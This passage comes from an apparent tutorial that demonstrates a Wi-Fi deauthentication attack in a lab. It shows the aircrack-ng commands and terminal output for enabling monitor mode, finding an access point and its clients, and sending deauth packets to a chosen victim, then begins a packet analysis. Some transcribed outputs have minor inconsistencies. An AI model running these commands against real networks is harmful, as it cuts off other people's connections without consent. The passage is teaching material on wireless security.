




Figure 1: Deauthentication attack

```

root@Mohit[Raj]: ~
File Edit View Search Terminal Help
root@Mohit[Raj]:~# airmon-ng

Interface    Chipset      Driver
wlan0        Atheros AR9271  ath9k - [phy0]

root@Mohit[Raj]:~#
    
```

Figure 2: Showing the wireless card's name

- Windows 7 as the victim
- Kali Linux was installed in a VMware machine with a USB wireless card (Atheros-based), and it successfully recognised the wireless card. I then followed the steps given below to launch the attack.

Step 1. To know the name of the wireless card, I typed the command `airmon-ng` as shown in Figure 2.

The wireless card's name is `wlan0`.

Step 2. The next command `airmon-ng start wlan0` sets your wireless card on monitor mode 0, which means `mon0` as shown in Figure 3.

Step 3. I then typed `iwlist wlan0 scanning` as shown in Figure 4 to find out about all the APs in the vicinity.

In Figure 4, important information like the MAC address, channel number and ESSID of the AP is highlighted in red rectangle boxes.

Step 4. Here, I set `mon0` to Channel 1, using the following command:

```
airodump-ng mon0 -c <channel> --bssid <mac address of AP>
```

```

root@Mohit[Raj]:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
#
PID      Name
2494     dhclient
2627     NetworkManager
108881    wpa_supplicant
10891     dhclient
Process with PID 108891 (dhclient) is running on interface wlan0

Interface  Chipset      Driver
wlan0      Atheros AR9271  ath9k - [phy0]
              (monitor mode enabled on mon0)

root@Mohit[Raj]:~#
    
```

Figure 3: Setting wlan0 to mon0

```

root@Mohit[Raj]:~# iwlist wlan0 scanning
wlan0
Scan completed:
Cell 01 - Address: 84:1B:5E:50:C8:E6
Channel:1
Frequency:2.412 GHz [Channel 1]
Quality:56/70 Signal level=-54 dbm
Encryption:WEP
ESSID:"activ_esp"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
          24 Mb/s; 36 Mb/s; 54 Mb/s
Bit Rates: 9 Mb/s; 12 Mb/s; 48 Mb/s
Mode:Master
Extra:tsf=88888884615811fd
Extra: Last beacon: 3092ms ago
IE: Unknown: 0080341B5E50C8E60000000000000000
IE: Unknown: 01802B48162438486C
IE: Unknown: 030101
IE: Unknown: 2A0104
IE: Unknown: 2E0104
IE: IEEE 802.11i/WPA2 Version 1
        Group Policies: 00000000
    
```

Figure 4: Showing information about APs

...as shown in Figure 5.

The consequences can be seen in Figure 6, where BSSID is the MAC address of AP, and STATION means all wireless devices are connected to the AP. I now chose one victim:

88:53:2E:0A:75:3F

Now it's time to mount the attack!

Step 5. In the attack, I used `aireplay` to send the deauth packet. The following command does the job:

```
aireplay-ng -0 10 -a 84:1B:5E:50:C8:E6 -c 88:53:2E:0A:75:3F mon0
```

Here's a description of the above command:

- 0 sends the deauth packet
- 10 refers to the number of packets
- a is the MAC address of the AP
- c is the MAC address of the client to be deauthenticated. The MAC address of the client has been spoofed here.

Figure 7 shows the effect of the command.

Now, it's time to look at the victim's PC. Figure 8 shows the full story of the attack, which is sure to upset the victim.

Analysing the deauthentication attack

Figure 9 shows the packet flow. The first frame comes from the victim's machine (spoofed), which contains the deauthentication